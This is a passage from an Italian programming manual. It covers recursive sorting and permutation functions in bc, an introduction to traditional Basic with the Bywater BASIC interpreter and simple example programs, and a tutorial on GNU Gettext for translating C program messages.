Segue la funzione '**`bsort()`**' in versione ricorsiva.

```
define b (a, z) {
    auto s, k
    if (a<z) {
        /*
            Scansione interna dell'array per collocare nella posizione a
            l'elemento giusto.
        */
        for (k=(a+1); k<=z; k++) {
            if (l[k]<l[a]) {
                /* Scambia i valori */
                s=l[k]
                l[k]=l[a]
                l[a]=s
            }
        }
        b (a+1, z)
    }
    return
}
```

312.3.2 Torre di Hanoi

Il problema della torre di Hanoi è stato descritto nella sezione 282.4.2.

```
/*
    hanoi.b
*/

/* h (<n-anelli>, <piolo-iniziale>, <piolo-finale>) */
define h (n, i, f) {
    auto t
    if (n>0) {
        t = h (n-1, i, 6-i-f)
        "Muovi l'anello " ; n
        "dal piolo " ; i
        "al piolo " ; f
        t = h (n-1, 6-i-f, f);
    }
    return
}
```

```
"Torre di Hanoi: t = h (<n-anelli>, <piolo-iniziale>, <piolo-finale>) "
```

312.3.3 Quicksort

L’algoritmo del Quicksort è stato descritto nella sezione 282.4.3.

```
/*
    qsort.b
*/

/* l[] è l’array da riordinare. */

/* p (<inizio>, <fine>) */
define p (a, z) {
    auto s, i, c
    /* Si assume che a sia inferiore a z. */
    i=(a+1)
    c=z

    /* Inizia il ciclo di scansione dell’array. */
    while (1) {
        while (1) {
            /* Sposta i a destra. */
            if (l[i]>l[a]) {
                break
            }
            if (i>=c) {
              break
            }
            i=(i+1)
        }
        while (1) {
            /* Sposta c a sinistra. */
            if (l[c]<=l[a]) {
                break
            }
            c=(c-1)
        }
        if (c<=i) {
            /* È avvenuto l’incontro tra i e c. */
            break
        }
        /* Vengono scambiati i valori. */
        s=l[c]
        l[c]=l[i]
        l[i]=s

        i=(i+1)
        c=(c-1)
    }

    /*
        A questo punto l[a..z] è stata ripartita e c è la collocazione
        di l[a].
    */
    s=l[c]
    l[c]=l[a]
    l[a]=s

    /*
        A questo punto l[c] è un elemento (un valore) nella
        posizione giusta.
    */
    return (c)
}
```

```
/* q (<inizio>, <fine>) */
define q (a, z) {
    auto c
    if (z>a) {
        c = p (a, z)
        q (a, c-1)
        q (c+1, z)
    }
    return
}

"Quicksort: l[]  t = q (<inizio>, <fine>)  "
"Prima riempire l'array l[], poi chiamare la funzione q()."
```

312.3.4 Permutazioni

L'algoritmo ricorsivo delle permutazioni è stato descritto nella sezione 282.4.4.

```
/*
    permuta.b
*/

/* v (<lista>, <inizio>, <fine>) */
define v (l[], a, z) {
    auto j
    for (j=a; j<=z; j++) {
        (l[j])
    }
    return
}

/* p (<lista>, <inizio>, <fine>, <max_array>) */
define p (l[], a, z, d) {
    auto k
    auto t
    if ((z-a)>=1) {
        /*
            Inizia un ciclo di scambi tra l'ultimo elemento e uno degli
            altri contenuti nel segmento di array.
        */
        for (k=z; k>=a; k--) {
            /* Scambia i valori */
            s=l[k]
            l[k]=l[z]
            l[z]=s

            /*
                Esegue una chiamata ricorsiva per permutare un segmento
                più piccolo dell'array.
            */

            t = p (l[], a, z-1, d)

            /* Scambia i valori */
            s=l[k]
            l[k]=l[z]
            l[z]=s
        }
        return
    }
    /* Visualizza la situazione attuale dell'array. */
    " "
    t = v (l[],0,d)
    return
}
```

```
"Permutazioni: t = p (<lista>, <inizio>, <fine>, <max_array>)"
```

Parte lxi

Basic

Basic: introduzione

Il Basic è un linguaggio di programmazione nato solo per scopi didattici, anche se ormai non si può più considerare tanto adatto neanche per questo. La semplicità di questo linguaggio fa sì che si trovino quasi sempre solo interpreti e non compilatori; in ogni caso, la natura stessa del linguaggio è tale per cui questo dovrebbe sempre essere solo interpretato.

313.1 Struttura fondamentale

Di linguaggi Basic ne esistono tanti tipi, anche con estensioni che vanno molto lontano rispetto all'impostazione originale, facendone in realtà un linguaggio completamente diverso. In questa descrizione, si vuole fare riferimento al Basic tradizionale, con tutte le sue limitazioni antiche. In questo senso, l'interprete Basic per GNU/Linux che più si avvicina a questo livello è Bywater BASIC. [1]

313.1.1 Numerazione delle righe

La caratteristica tipica di un programma Basic è quella di avere le righe numerate. Infatti, non gestendo procedure e funzioni, l'unico modo per accedere a una subroutine è quella di fare riferimento alla riga in cui questa inizia. In pratica, le istruzioni iniziano con un numero di riga, progressivo, seguito da almeno uno spazio; quindi continuano con l'istruzione vera e propria.

```
110 PRINT "ciao a tutti"
120 PRINT "come va?"
```

Si può intendere che questa dipendenza dalla numerazione delle righe costituisca poi un problema per il programmatore, perché il cambiamento di questa numerazione implica la perdita dei riferimenti alle subroutine.

313.1.2 Istruzioni

Le istruzioni Basic, oltre al fatto di iniziare con il numero di riga, non hanno altre caratteristiche particolari. Generalmente utilizzano una riga e non richiedono la conclusione finale con un qualche simbolo di interpunzione.

È interessante notare invece che i commenti vanno espressi con l'istruzione '**`REM`**', seguita da qualcosa che poi viene ignorato, e che le righe vuote non sono ammissibili in generale, anche se iniziano regolarmente con il numero di riga.

La natura del linguaggio Basic è tale per cui le istruzioni e i nomi delle variabili dovrebbero essere espressi sempre utilizzando le sole lettere maiuscole.

313.1.3 Esecuzione di un programma

L'esecuzione di un programma Basic dipende dal modo stabilito dall'interprete prescelto. L'interprete tradizionale obbliga a caricare il programma con il comando '**`LOAD`**' e ad avviarlo attraverso il comando '**`RUN`**'.

---

[1] **Bywater BASIC** GNU GPL

313.2 Interprete tradizionale

L'interprete Basic tradizionale è una sorta di shell che riconosce una serie di comandi interni, oltre alle istruzioni Basic vere e proprie. In pratica, attraverso l'invito di questa shell si possono eseguire singole istruzioni Basic, oppure comandi utili a gestire il file di un programma completo. Per esempio, avviando il Bywater BASIC, si ottiene quanto segue:

$ **bwbasic**[*Invio*]

```
bwBASIC:
```

In pratica, '**bwBASIC:**' rappresenta l'invito. L'esempio seguente mostra l'inserimento di alcune istruzioni Basic, allo scopo di eseguire la moltiplicazione 6*7.

bwBASIC: **A=6**[*Invio*]

bwBASIC: **B=7**[*Invio*]

bwBASIC: **C=A*B**[*Invio*]

bwBASIC: **PRINT C**[*Invio*]

```
42
```

313.2.1 Comandi tipici dell'interprete

L'interprete Basic tipico mette a disposizione alcuni comandi, che risultano essenziali per la gestione di un programma Basic.

- LIST [*riga_iniziale*[-*riga_finale*]][,...]

  Elenca le righe del programma selezionate dagli intervalli indicati come argomento. Se non viene indicato alcun argomento, la visualizzazione viene fatta a partire dalla prima riga; se viene indicata solo la riga iniziale, la visualizzazione riguarda esclusivamente quella riga. L'esempio seguente serve a visualizzare la riga 100 e poi l'intervallo da 150 a 200.

  LIST 100, 150-200

- RUN [*riga_iniziale*]

  Il comando '**RUN**' viene usato normalmente senza argomenti, per avviare il programma caricato nell'interprete. Se si aggiunge il numero di una riga, quel punto verrà utilizzato per iniziare l'interpretazione ed esecuzione del programma.

- NEW

  Cancella il programma che eventualmente fosse caricato nell'interprete.

- LOAD *file*

  Carica il programma indicato dal nome del file posto come argomento. Se esisteva precedentemente un programma in memoria, quello viene eliminato. Solitamente, il nome del file deve essere indicato delimitandolo tra apici doppi. È probabile che l'interprete aggiunga un'estensione predefinita od obbligatoria.

- SAVE *file*

  Salva il programma con il nome specificato come argomento. Solitamente, il nome del file deve essere indicato delimitandolo tra apici doppi. È probabile che l'interprete aggiunga un'estensione predefinita od obbligatoria.

- `DEL` *riga_iniziale* [- *riga_finale*] [, ...]

  Elimina le righe indicate dall'argomento. Può trattarsi di una sola riga, o di un intervallo, o di una serie di intervalli.

- `RENUM` [*riga_iniziale* [, *incremento*]]

  Rinumera le righe del programma, aggiornando i riferimenti alle subroutine. È possibile indicare il numero iniziale e anche l'incremento. Di solito, se non viene specificato alcun argomento, la riga iniziale ha il numero 10 e l'incremento è sempre di 10.

- `BYE` | `QUIT`

  Termina il funzionamento dell'interprete Basic.

L'inserimento delle righe di programma attraverso l'interprete Basic, avviene iniziando le istruzioni con il numero di riga in cui queste devono essere collocate. Ciò permette così di inserire righe aggiuntive anche all'interno del programma. Se si utilizzano numeri di righe già esistenti, queste vengono sostituite.

Quando un'istruzione Basic viene inserita senza il numero iniziale, questa viene eseguita immediatamente.

313.3 Tipi di dati ed espressioni

I tipi di dati gestibili in Basic sono generalmente solo i numeri reali (numeri a virgola mobile con approssimazione che varia a seconda dell'interprete) e le stringhe.

I numeri vengono indicati senza l'uso di delimitatori; se necessario, è possibile rappresentare valori decimali con l'uso del punto di separazione; inoltre è generalmente ammissibile la notazione esponenziale. L'esempio seguente mostra due modi di rappresentare lo stesso numero.

```
123.456
1.23456E+2
```

Le stringhe si rappresentano delimitandole attraverso apici doppi (possono essere ammessi anche gli apici singoli, ma questo dipende dall'interprete) e sono soggette a un limite di dimensione che dipende dall'interprete (spesso si tratta di soli 255 caratteri).

Le variabili sono distinte in base al fatto che servano a contenere numeri o stringhe. Per la precisione, le variabili che contengono stringhe, hanno un nome che termina con il simbolo dollaro ('**`$`**'). I nomi delle variabili, a parte l'eventuale aggiunta del dollaro per le stringhe, sono soggetti a regole differenti a seconda dell'interprete; in particolare occorre fare attenzione al fatto che l'interprete potrebbe distinguere tra maiuscole e minuscole. In origine, si poteva utilizzare una sola lettera alfabetica!

L'assegnamento di una variabile avviene attraverso l'operatore '**`=`**', secondo la sintassi seguente:

[`LET`] *variabile*=*valore*

L'uso esplicito dell'istruzione '**`LET`**' è facoltativo.

313.3.1 Espressioni numeriche

Gli operatori tipici che intervengono su valori numerici, restituendo valori numerici, sono elencati nella tabella 313.1.

Tabella 313.1. Elenco degli operatori utilizzabili in presenza di valori numerici, all'interno di espressioni numeriche. Le metavariabili indicate rappresentano gli operandi e la loro posizione.

Operatore e operandi	Descrizione
var = *valore*	Assegna alla variabile il valore alla destra.
- *op1*	Inverte il segno dell'operando.
op1 + *op2*	Somma i due operandi.
op1 - *op2*	Sottrae dal primo il secondo operando.
op1 * *op2*	Moltiplica i due operandi.
op1 / *op2*	Divide il primo operando per il secondo.
op1 MOD *op2*	Modulo: il resto della divisione tra il primo e il secondo operando.
op1 ^ *op2*	Eleva il primo operando alla potenza del secondo.
SQRT *op1*	Calcola la radice quadrata dell'operando.
SIN *op1*	Calcola il seno dell'operando.
COS *op1*	Calcola il coseno dell'operando.
TAN *op1*	Calcola la tangente dell'operando.
ARCTAN *op1*	Calcola l'arcotangente dell'operando.
LOG *op1*	Calcola il logaritmo naturale dell'operando.
ABS *op1*	Calcola il valore assoluto dell'operando.

Le parentesi tonde possono essere utilizzate per indicare esplicitamente l'ordine dell'elaborazione delle espressioni.

313.3.2 Espressioni stringa

L'unico tipo di espressione che restituisce una stringa a partire da stringhe, è il concatenamento che si ottiene con l'operatore '**+**'.

```
stringa_1+stringa_2
```

313.3.3 Espressioni logiche

Le espressioni logiche si possono realizzare a partire da dati numerici, da dati stringa e dal risultato di altre espressioni logiche. La tabella 313.2 mostra gli operatori fondamentali.

Tabella 313.2. Elenco degli operatori utilizzabili nelle espressioni logiche. Le metavariabili indicate rappresentano gli operandi e la loro posizione.

Operatore e operandi	Descrizione
op1 = *op2*	I due numeri, o le due stringhe sono uguali.
op1 < *op2*	Il primo operando è minore del secondo.
op1 > *op2*	Il primo operando è maggiore del secondo.
op1 <= *op2*	Il primo operando è minore o uguale al secondo.
op1 >= *op2*	Il primo operando è maggiore o uguale al secondo.
op1 <> *op2*	I due operandi sono diversi.
cond1 AND *cond2*	Le due condizioni sono entrambe vere.
cond1 OR *cond2*	Almeno una delle due condizioni è vera.
NOT *cond1*	Inverte il risultato logico della condizione.

313.3.4 Espressioni miste

Alcuni operatori utilizzano valori di tipo diverso dal tipo di dati che restituiscono. La tabella 313.3 mostra alcuni di questi.

Tabella 313.3. Elenco di altri operatori.

Operatore e operandi	Descrizione
VAL *stringa*	Valuta la stringa trattandola come un'espressione numerica.
LEN *stringa*	Restituisce la lunghezza della stringa in caratteri.
STR$ *numero*	Restituisce una stringa contenente il numero indicato come argomento.

313.3.5 Array

Gli array in Basic possono essere a una o più dimensioni, a seconda dell'interprete. In ogni caso, dovrebbero essere distinti in base al contenuto: solo numeri o solo stringhe. L'indice del primo elemento dovrebbe essere zero. La dichiarazione avviene nel modo seguente:

```
DIM nome ( dimensione_1 [, dimensione_2 ]... )
```

```
DIM nome$( dimensione_1 [, dimensione_2 ]... )
```

Nel primo caso si tratta di un array con elementi numerici, nel secondo si tratta di un array con elementi stringa.

313.4 Primi esempi banali

L'esempio seguente è il più banale, emette semplicemente la stringa '**"Ciao Mondo!"**' attraverso lo standard output.

```
10 print "Ciao Mondo!"
```

Per eseguire il programma basta utilizzare il comando '**RUN**'.

RUN[*Invio*]

```
Ciao Mondo!
```

L'esempio seguente genera lo stesso risultato di quello precedente, ma con l'uso di variabili.

```
10 A$ = "Ciao"
20 B$ = "Mondo"
30 PRINT A$; " "; B$
```

L'esempio seguente genera lo stesso risultato di quello precedente, ma con l'uso del concatenamento di stringa.

```
10 A$ = "Ciao"
20 B$ = "Mondo"
30 PRINT A$+" "+B$
```

L'esempio seguente mostra l'uso di una costante e di una variabile numerica.

```
10 A$ = "Ciao"
20 B$ = "Mondo"
30 N = 1000
40 PRINT N; "volte "; A$; " "; B$
```

Il risultato che si ottiene dovrebbe essere il seguente:

```
1000 volte Ciao Mondo!
```

313.5 Strutture di controllo del flusso

Il Basic è un linguaggio di programmazione molto povero dal punto di vista delle strutture di controllo. In modo particolare sono assenti funzioni e procedure. Per fare riferimenti a porzioni di codice occorre sempre indicare un numero di riga, attraverso le istruzioni '**`GOTO`**' o '**`GOSUB`**'.

313.5.1 GOTO

```
GOTO riga
```

Si tratta dell'istruzione di salto incondizionato e senza ritorno. In pratica, l'esecuzione del programma prosegue dalla riga indicata come argomento, perdendo ogni riferimento al punto di origine.

313.5.2 GOSUB

```
GOSUB riga
```

Si tratta dell'istruzione di salto incondizionato con ritorno. L'esecuzione del programma prosegue dalla riga indicata come argomento e, quando poi viene incontrata l'istruzione '**`RETURN`**', il programma riprende dalla riga successiva a quella in cui era avvenuta la chiamata. Questo è l'unico modo offerto dal Basic tradizionale per la realizzazione di subroutine

L'esempio seguente mostra un programma completo che visualizza il messaggio '**`"Ciao"`**' e poi il messaggio '**`"Mondo"`**'.

```
10 GOTO 50
20 A$ = "Ciao"
30 PRINT A$
40 RETURN
50 GOSUB 20
60 B$ = "Mondo"
70 PRINT B$
```

313.5.3 IF

```
IF condizione THEN istruzione [ELSE istruzione]
```

Se la condizione si verifica, viene eseguita l'istruzione posta dopo la parola chiave '**`THEN`**', altrimenti, se esiste, quella posta dopo la parola chiave '**`ELSE`**'. La situazione è tale per cui le istruzioni condizionate saranno prevalentemente '**`GOTO`**' e '**`GOSUB`**'.

L'esempio seguente emette la stringa '**`"Ottimo"`**' se la variabile '**`N`**' contiene un valore superiore a 100; altrimenti esegue la subroutine che inizia a partire dalla riga 50.

```
150 IF N > 100 THEN PRINT "Ottimo" ELSE GOSUB 50
```

313.5.4 FOR

```
FOR variabile_num = inizio TO fine [STEP incremento]
istruzioni
...
NEXT
```

Esegue le istruzioni e ogni volta incrementa la variabile numerica indicata, assegnandole inizialmente il valore posto dopo il simbolo '**`=`**'. Il blocco di istruzioni viene eseguito fino a quando la variabile raggiunge il valore finale stabilito; l'incremento è unitario, a meno che sia stato indicato diversamente attraverso l'argomento della parola chiave '**`STEP`**'.

313.5.5 END, STOP

La conclusione, o l'interruzione del programma può essere indicata esplicitamente utilizzando l'istruzione '**END**' oppure l'istruzione '**STOP**'. La prima corrisponde all'interruzione dovuta a una conclusione normale, la seconda serve a generare un messaggio di errore e si presta per l'interruzione del programma in presenza di situazioni anomale.

313.6 Input e output

L'input e l'output del Basic tradizionale è molto povero, riguardando prevalentemente l'acquisizione di dati da tastiera e l'emissione di testo sullo schermo.

313.6.1 PRINT

PRINT *operando* [{, | ;}...]

L'istruzione '**PRINT**' permette di emettere sullo schermo una stringa corrispondente agli operandi utilizzati come argomenti. Eventuali valori numerici vengono convertiti in stringhe automaticamente. Gli operandi possono essere elencati utilizzando la virgola o il punto e virgola. Gli esempi seguenti sono equivalenti.

```
10 PRINT 1234, "saluti"
```

```
10 PRINT 1234; "saluti"
```

```
10 A = 1234
20 PRINT A; "saluti"
```

```
10 A = 1234
20 M$ = "saluti"
30 PRINT A; M$
```

Se come operando si vuole utilizzare il risultato di un'espressione, di qualunque tipo, può essere necessario l'uso di parentesi tonde, come nell'esempio seguente, in cui si vuole emettere il risultato del coseno di zero.

```
10 PRINT ( COS 0 )
```

313.6.2 INPUT, ?

INPUT [*invito* ;] *variabile* [, *variabile*]...
? [*invito* ;] *variabile* [, *variabile*]...

Attraverso questa istruzione è possibile inserire un valore in una variabile, o una serie di valori in una serie di variabili. Se viene indicata la stringa dell'invito, questa viene visualizzata prima di attendere l'inserimento da parte dell'utente; altrimenti viene visualizzato semplicemente un punto interrogativo.

Se si indica un elenco di variabili, queste devono essere dello stesso tipo (tutte numeriche o tutte stringa) e il loro inserimento viene atteso in modo sequenziale da parte dell'utente.

L'esempio seguente rappresenta l'inserimento di una stringa senza invito e di una coppia di numeri con invito.

```
10 INPUT A$
20 INPUT "Inserisci la coppia di numeri "; X, Y
```

Basic: esempi di programmazione

In questo capitolo si raccolgono solo alcuni esempi molto semplici di programmazione in Basic. Infatti, questo linguaggio di programmazione non si presta per la rappresentazione di algoritmi complessi.

314.1 Somma tra due numeri positivi

Il problema della somma tra due numeri positivi, attraverso l'incremento unitario, è stato descritto nella sezione 282.2.1.

```
1000 REM ==============================================================
1010 REM somma.bas
1020 REM Somma esclusivamente valori positivi.
1030 REM ==============================================================
1040 REM
1050 INPUT "Inserisci il primo valore "; X
1060 INPUT "Inserisci il secondo valore "; Y
1070 LET Z = X
1080 FOR I = 1 TO Y
1090 LET Z = Z + 1
1100 NEXT
1110 PRINT X; "+"; Y; "="; Z
1120 END
1130 REM ==============================================================
```

314.2 Moltiplicazione di due numeri positivi attraverso la somma

Il problema della moltiplicazione tra due numeri positivi, attraverso la somma, è stato descritto nella sezione 282.2.2.

```
1000 REM ==============================================================
1010 REM moltiplica.bas
1020 REM Moltiplica esclusivamente valori positivi.
1030 REM ==============================================================
1040 REM
1050 INPUT "Inserisci il primo valore "; X
1060 INPUT "Inserisci il secondo valore "; Y
1070 LET Z = 0
1080 FOR I = 1 TO Y
1090 LET Z = Z + X
1100 NEXT
1110 PRINT X; "*"; Y; "="; Z
1120 END
1130 REM ==============================================================
```

314.3 Divisione intera tra due numeri positivi

Il problema della divisione tra due numeri positivi, attraverso la sottrazione, è stato descritto nella sezione 282.2.3.

```
1000 REM ==============================================================
1010 REM dividi.bas
1020 REM Divide esclusivamente valori positivi.
1030 REM ==============================================================
1040 REM
1050 INPUT "Inserisci il primo valore "; X
1060 INPUT "Inserisci il secondo valore "; Y
1070 LET Z = 0
1080 LET I = X
1090 IF I < Y THEN GOTO 1130
1100 LET I = I - Y
1110 LET Z = Z + 1
1120 GOTO 1090
1130 PRINT X; "/"; Y; "="; Z
1140 END
1150 REM ==============================================================
```

314.4 Elevamento a potenza

Il problema dell'elevamento a potenza tra due numeri positivi, attraverso la moltiplicazione, è stato descritto nella sezione 282.2.4.

```
1000 REM ==============================================================
1010 REM exp.bas
1020 REM Eleva a potenza.
1030 REM ==============================================================
1040 REM
1050 INPUT "Inserisci il primo valore "; X
1060 INPUT "Inserisci il secondo valore "; Y
1070 LET Z = 1
1080 FOR I = 1 TO Y
1090 LET Z = Z * X
1100 NEXT
1110 PRINT X; "^"; Y; "="; Z
1120 END
1130 REM ==============================================================
```

314.5 Radice quadrata

Il problema della radice quadrata è stato descritto nella sezione 282.2.5.

```
1000 REM ==============================================================
1010 REM radice.bas
1020 REM Radice quadrata intera.
1030 REM ==============================================================
1040 REM
1050 INPUT "Inserisci il valore "; X
1060 LET Z = 0
1070 LET T = 0
1080 REM Inizio del ciclo di calcolo
1090 LET T = Z * Z
1100 IF T > X THEN GOTO 1130
1110 LET Z = Z + 1
1120 GOTO 1080
1130 REM Riprende il flusso normale
1140 LET Z = Z - 1
1150 PRINT "radq("; X; ") ="; Z
1160 END
1170 REM ==============================================================
```

314.6 Fattoriale

Il problema del fattoriale è stato descritto nella sezione 282.2.6.

```
1000 REM ==============================================================
1010 REM fatt.bas
1020 REM Fattoriale.
1030 REM ==============================================================
1040 REM
1050 INPUT "Inserisci il valore "; X
1060 LET Z = X
1070 FOR I = (X - 1) TO 1 STEP -1
1080 LET Z = Z * I
1090 NEXT
1100 PRINT "fatt("; X; ") ="; Z
1110 END
1120 REM ==============================================================
```

314.7 Ricerca sequenziale

Il problema della ricerca sequenziale all'interno di un array, è stato descritto nella sezione 282.3.1.

```
1000 REM ==============================================================
1010 REM ricercaseq.bas
1020 REM Ricerca sequenziale.
1030 REM ==============================================================
1040 REM
1050 INPUT "Inserisci il numero di elementi "; N
1060 DIM A(N)
1070 FOR I = 0 TO N-1
1080 PRINT "A("; I; ") ="
1090 INPUT A(I)
1100 NEXT
1110 INPUT "Inserisci il valore da cercare "; X
1120 FOR I = 0 TO N-1
1130 IF X = A(I) THEN GOTO 1170
1140 NEXT
1160 GOTO 1190
1170 PRINT "L'elemento A("; I; ") contiene il valore "; X
1180 END
1190 PRINT "Il valore "; X; " non è stato trovato"
1200 END
1210 REM ==============================================================
```

Parte lxii

Nazionalizzazione e localizzazione

Gettext: introduzione

Gettext [1] è un sistema che aiuta nella traduzione dei messaggi dei programmi e al loro mantenimento. Ci possono essere molti modi per realizzare un programma multilingua, ma Gettext rappresenta probabilmente il metodo più semplice in pratica che consente la traduzione successiva senza interferire con un eseguibile già pronto, purché predisposto per questo.

315.1 Principio di funzionamento

La logica di Gettext è molto semplice: il programma incorpora solo i messaggi in inglese; all'esterno si associano una serie di file, uno per ogni linguaggio disponibile, con le traduzioni corrispondenti. Non è necessario «codificare» i messaggi in qualche modo, perché la corrispondenza avviene in modo letterale, in base al testo originale.

```
msgid "%s: cannot create the temporary file %s\n"
msgstr "%s: non è possibile creare il file temporaneo %s\n"
```

L'esempio, che mostra un estratto ipotetico di un file PO di Gettext (*Portable object*), serve a comprendere il concetto: La stringa preceduta dalla parola chiave '**`msgid`**' (*message identity*) è quella di riferimento, che viene rimpiazzata automaticamente da quella sottostante, preceduta dalla parola chiave '**`msgstr`**'.

Le stringhe e le traduzioni di Gettext sono costanti, nel senso che '**`%s`**' viene preso come tale, mentre è il programma che lo sostituisce opportunamente. In questo senso, bisogna considerare che Gettext è nato per il linguaggio C, per essere usato in stringhe che siano argomento di funzioni come '**`printf()`**' e '**`sprintf()`**'.

315.2 Fasi di preparazione

La predisposizione di un programma per Gettext potrebbe essere fatta in modo più o meno automatico, attraverso strumenti specifici, oppure si può procedere in modo più semplice, anche se più oneroso dal punto di vista del tempo impiegato. Qui si intende mostrare questo modo più semplice per permettere al lettore di comprendere il concetto. La documentazione di Gettext è di per sé molto dettagliata.

Per prima cosa, il sorgente C deve essere predisposto attraverso l'inclusione di alcuni file di intestazione, quindi le stringhe vengono inglobate dalla funzione '**`gettext()`**'. Quello che segue è il classico programma che visualizza un messaggio ed esce; si suppone che si tratti del file '`ciao.c`':

```
#include <stdio.h>
int main ()
{
    printf ("Hello world\n");
}
```

Ecco come deve essere trasformato:

```
#include <stdio.h>
#include <libintl.h>
#include <locale.h>

#define PACKAGE "ciao"
#define LOCALEDIR "/var/tmp"
```

[1] **Gettext** GNU GPL

```
int main ()
{
    setlocale (LC_ALL, "");
    bindtextdomain (PACKAGE, LOCALEDIR);
    textdomain (PACKAGE);

    printf (gettext ("Hello world\n"));
}
```

Le funzioni '**`bindtextdomain`**' e '**`textdomain`**' utilizzano come argomenti delle macro (costanti manifeste), in modo da generalizzare il funzionamento e rendere esterna la definizione di queste componenti. A parte questi particolari, si nota che '**`printf()`**' non ha più come argomento la costante di prima, ma la funzione '**`gettext()`**'.

Il programma può essere compilato, anche se per adesso non c'è alcuna traduzione disponibile per lui.

```
$ cc -o ciao ciao.c
```

La fase successiva richiede la creazione di un file PO, attraverso l'aiuto del programma '**`xgettext`**':

```
$ xgettext ciao.c
```

Quello che si ottiene nella directory corrente è il file '`messages.po`', contenente esattamente il testo seguente:

```
# SOME DESCRIPTIVE TITLE.
# Copyright (C) YEAR Free Software Foundation, Inc.
# FIRST AUTHOR <EMAIL@ADDRESS>, YEAR.
#
#, fuzzy
msgid ""
msgstr ""
"Project-Id-Version: PACKAGE VERSION\n"
"POT-Creation-Date: 2000-05-15 23:05+0200\n"
"PO-Revision-Date: YEAR-MO-DA HO:MI+ZONE\n"
"Last-Translator: FULL NAME <EMAIL@ADDRESS>\n"
"Language-Team: LANGUAGE <LL@li.org>\n"
"MIME-Version: 1.0\n"
"Content-Type: text/plain; charset=CHARSET\n"
"Content-Transfer-Encoding: ENCODING\n"

#: ciao.c:18
msgid "Hello world\n"
msgstr ""
```

Questo file deve essere modificato, in particolare per ciò che riguarda le prime direttive, oltre che per aggiungere la traduzione della frase che viene visualizzata dal programma. Per esempio, così:

```
# Ciaomondo PO file.
# Copyright (C) 2000 Pinco Pallino
# Pinco Pallino <ppinco@dinkel.brot.dg>, 2000.
#
msgid ""
msgstr ""
"Project-Id-Version: ciao-0.1\n"
"POT-Creation-Date: 2000-05-15 23:05+0200\n"
"PO-Revision-Date: 2000-05-15 22:52+0200\n"
"Last-Translator: Pinco Pallino <ppinco@dinkel.brot.dg>\n"
"Language-Team: Italian <it@li.org>\n"
"MIME-Version: 1.0\n"
"Content-Type: text/plain; charset=iso-8859-1\n"
"Content-Transfer-Encoding: 8bit\n"
```

```
#: ciao.c:18
msgid "Hello world\n"
msgstr "Ciao mondo\n"
```

Si osservi che è stato necessario togliere la riga che conteneva il commento speciale '**`#, fuzzy`**'.

Il file viene salvato con un nome appropriato; per esempio '`ciao.po`'. Quindi si passa alla sua compilazione, per ottenere il file '`ciao.mo`':

```
$ msgfmt -vvvv -o ciao.mo ciao.po
```

Dal momento che il file in questione contiene la traduzione in italiano del programma, deve essere collocato all'interno della gerarchia '`it/LC_MESSAGES/`', a sua volta a partire dalla directory dichiarata con la funzione '**`bindtextdomain()`**', cioè '`/var/tmp/it/LC_MESSAGES/`' secondo quando definito nel sorgente C.

A questo punto, dopo la collocazione appropriata del file compilato della traduzione, se la configurazione locale è corretta, lanciando l'eseguibile '**`ciao`**' si dovrebbe vedere il messaggio tradotto. Eventualmente si veda quando descritto nel capitolo 58 per quanto riguarda la configurazione della localizzazione.

315.3 Abbinamento a un «pacchetto»

Perché Gettext sappia qual è il file che contiene i messaggi tradotti, nell'ambito della configurazione locale, fa riferimento a un nome che viene definito «pacchetto», che di solito si sceglie opportunamente simile a quello del programma per il quale si fa la traduzione:

```
textdomain ("pippo");
```

L'esempio mostra l'istruzione da usare in un programma C per stabilire il nome del pacchetto secondo Gettext. Questo nome stabilisce che Gettext debba cercare il file '*sigla_locale*`/LC_MESSAGES/pippo.mo`'. Gettext determina il nome della prima parte del percorso, corrispondente a ciò che qui è stato mostrato con la metavariabile *sigla_locale*, analizzando alcune variabili di ambiente; precisamente segue questo ordine:

- '**`LANGUAGE`**'
- '**`LC_ALL`**'
- altre variabili '**`LC_*`**'
- '**`LANG`**'

Dal valore contenuto in queste variabili si estrae la prima parte: quella che arriva fino al primo punto, se c'è. In pratica, se per ipotesi la variabile '**`LANG`**' contiene il valore '**`it_IT.ISO-8859-1`**', per Gettext è importante solo '**`it_IT`**'. Tuttavia, anche questa informazione tende a essere eccessiva, dal momento che contiene, oltre al linguaggio, anche l'area nazionale. In pratica, alla fine contano solo le prime due lettere, che esprimono il linguaggio in base allo standard ISO 639 (sezione 543).[2]

[2] Gettext analizza il contenuto delle variabili di ambiente perché con la funzione '**`setlocale()`**' è stata azzerata internamente la definizione '**`LC_ALL`**'. Usando la funzione '**`setlocale()`**' si potrebbe imporre un certo linguaggio, indipendentemente dalle variabili di ambiente relative.

Pertanto, tornando all'esempio iniziale, si tratta della directory '`it/LC_MESSAGES/pippo.mo`'. In condizioni normali, Gettext cerca questa directory a partire da '`/usr/share/locale/`' (o eventualmente un'altra posizione in base al modo in cui è stato compilato), tuttavia è possibile richiedere espressamente una collocazione differente attraverso un'istruzione già vista da collocare nel programma interessato:

```
bindtextdomain ("pippo", "/var/tmp");
```

In tal caso, se si scrive questo in un programma, Gettext andrà a cercare precisamente il file '`/var/tmp/it/LC_MESSAGES/pippo.mo`'.

315.4 Creazione e mantenimento dei file PO

È già stato mostrato in breve come si crea un file PO attraverso il programma '**`xgettext`**'. È il caso di osservare che '**`xgettext`**' può ricevere l'indicazione di più file sorgenti che fanno capo allo stesso dominio di traduzione:

`xgettext` [*opzioni*] *file_sorgente*...

In particolare, tra le opzioni può essere interessante segnalare '**`--default-domain=`***dominio*', che serve a '**`xgettext`**' per conoscere il dominio a cui si fa riferimento, creando così il file '*dominio*`.po`', invece del solito '`messages.po`'.

`$` **`xgettext --default-domain=ciao *.c`**

L'esempio mostra come ottenere il file '`ciao.po`' a partire da tutti i file che terminano con l'estensione '`.c`'.

Quando si aggiornano i sorgenti di un programma già tradotto, si pone il problema di aggiornare nello stesso modo i file PO precedenti. Per fare questo si deve ricreare il file PO iniziale non tradotto, nel modo appena visto, quindi si usa il programma '**`msgmerge`**':

`msgmerge` [*opzioni*] *file_po_originale* *file_po_successivo* > *file_po_aggiornato*

In pratica, '**`msgmerge`**' fonde assieme due file PO, preservando le traduzioni del primo file riferite a messaggi che si trovano ancora nel secondo. Per esempio, se si dispone già del file '`vecchio.po`' con le traduzioni, mentre con '**`xgettext`**' è appena stato generato un file PO non tradotto per lo stesso programma, che qui viene chiamato '`non_tradotto.po`', si può ottenere un nuovo file PO con le traduzioni vecchie ancora valide e con i messaggi nuovi da tradurre:

`$` **`msgmerge vecchio.po non_tradotto.po > nuovo.po`**

